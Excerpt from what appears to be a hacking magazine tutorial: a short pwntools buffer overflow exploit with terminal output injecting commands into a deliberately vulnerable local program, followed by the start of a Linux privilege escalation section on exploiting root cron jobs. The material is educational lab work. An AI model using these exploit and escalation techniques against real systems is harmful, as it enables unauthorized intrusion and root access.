


```
hackercoolmagz@kali:~/C$ python bof1.py
[+] Starting local process '/home/hackercoolmagz/C/second': pid 5866
[*] Switching to interactive mode
Name which superhero you want to be:Hello CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCwhoa
mi
hackercoolmagz
[*] Got EOF while reading in interactive
$ 
```

As you can see in the above image, after filling the buffer the exploit was successful in executing the command "whoami". Now change the command to be executed and run the exploit again.



```
#!/usr/bin/python             #command to launch python interpreter
from pwn import *            #import all functions from pwntools library
import os                    #import os module
path = os.getcwd()           #get the current working directory
program = "second"          #Name of the program we are making our target.
full_path = path + "/" + program     #full path of our target program
fill_buffer = "C" * 32       #we are filling random characters in buffer.
cmd = "ping google.com"              #Command to execute after buffer is ov
bof = fill_buffer + cmd                #combining both

p = process(full_path)           #starting program

p.sendline(bof)               #Sending the malicious input to the program.
p.interactive()               #Return the control
```



```
hackercoolmagz@kali:~/C$ python bof1.py
[+] Starting local process '/home/hackercoolmagz/C/second': pid 5877
[*] Switching to interactive mode
Name which superhero you want to be:Hello CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCping
 google.com
PING google.com (216.58.200.142) 56(84) bytes of data.
64 bytes from maa05s10-in-f14.1e100.net (216.58.200.142): icmp_seq=1 ttl=128 t
ime=18.2 ms
64 bytes from maa05s10-in-f14.1e100.net (216.58.200.142): icmp_seq=2 ttl=128 t
ime=16.9 ms
64 bytes from maa05s10-in-f14.1e100.net (216.58.200.142): icmp_seq=3 ttl=128 t
ime=16.1 ms
64 bytes from maa05s10-in-f14.1e100.net (216.58.200.142): icmp_seq=4 ttl=128 t
ime=16.3 ms
64 bytes from maa05s10-in-f14.1e100.net (216.58.200.142): icmp_seq=5 ttl=128 t
ime=16.3 ms
$ 
```

Once again it runs successfully runs and executes the command. This is how buffer overflow exploits are written.

When most of our readers ask as to which programming language to start learning with in the journey of ethical hacking or penetration testing, Our suggestion is always python and you now know why? Python is very simple but still effective. It has a readable and easily maintainable code compared to other programming languages. Hence, it is very easy to learn.

In just about ten lines, you have written the first buffer overflow exploit although its for a intentionally vulnerable program. Our readers will learn more about buffer overflows and writing exploits in our future Issues. Until then, GoodBye.

# LINUX PRIVILEGE ESCALATION

**(Cont'd )**

In our Previous Issue, we have seen three methods of escalating privileges on a compromised Linux system, These three methods were


A. Exploiting SUDO privileges
B. Kernel Exploits
C. Exploiting applications or programs running with root privileges.

In this month's Issue, our readers will learn about more methods of Linux privilege escalation


## ***D. Exploiting Cron jobs for privilege escalation.***

If you are familiar with Windows Task Scheduler you will readily understand what cron is. Yes, it is  used to schedule jobs or commands. For example you have a Linux server and want to clean cache regularly once a day. You can do this manually everyday or a schedule a job to do this daily without your intervention. Here's where cron jobs assist you. You can assign a job in cron. Sometimes these jobs are assigned with root privileges and these can be exploited to gain root privileges.

As we scroll down the output of our PE.sh file, we can see our target has some cron jobs set.

